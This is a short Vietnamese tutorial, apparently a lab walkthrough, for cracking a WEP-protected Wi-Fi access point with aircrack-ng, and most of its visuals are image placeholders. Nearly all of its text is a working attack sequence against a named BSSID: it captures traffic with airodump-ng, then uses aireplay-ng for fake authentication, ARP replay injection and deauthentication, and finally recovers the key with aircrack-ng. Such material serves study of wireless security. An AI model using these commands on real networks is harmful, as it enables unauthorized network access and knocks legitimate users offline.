


# airodump-ng wlan0mon




Chuyển channel cùng với channel của AP mục tiêu.


# iwconfig wlan0mon channel 5

Kiểm tra packet injection

# aireplay-ng -9 -a 64:70:02:92:BF:0A wlan0mon




# airodump-ng -c 5 --bssid 64:70:02:92:BF:0A -w WEP\_crack wlan0mon




Fake auth

# aireplay-ng -1 0 -a 64:70:02:92:BF:0A -h 48:86:E8:ED:01:00 wlan0mon




<bonus> biết thêm phương thức chứng thực open system




Injection


# aireplay-ng -3 -b 64:70:02:92:BF:0A -h 48:86:E8:ED:01:00 wlan0mon



# aireplay-ng -0 3 -a 64:70:02:92:BF:0A -h 48:86:E8:ED:01:00 wlan0mon



Sau khi deauth



# aircrack-ng WEP\_crack-01.cap

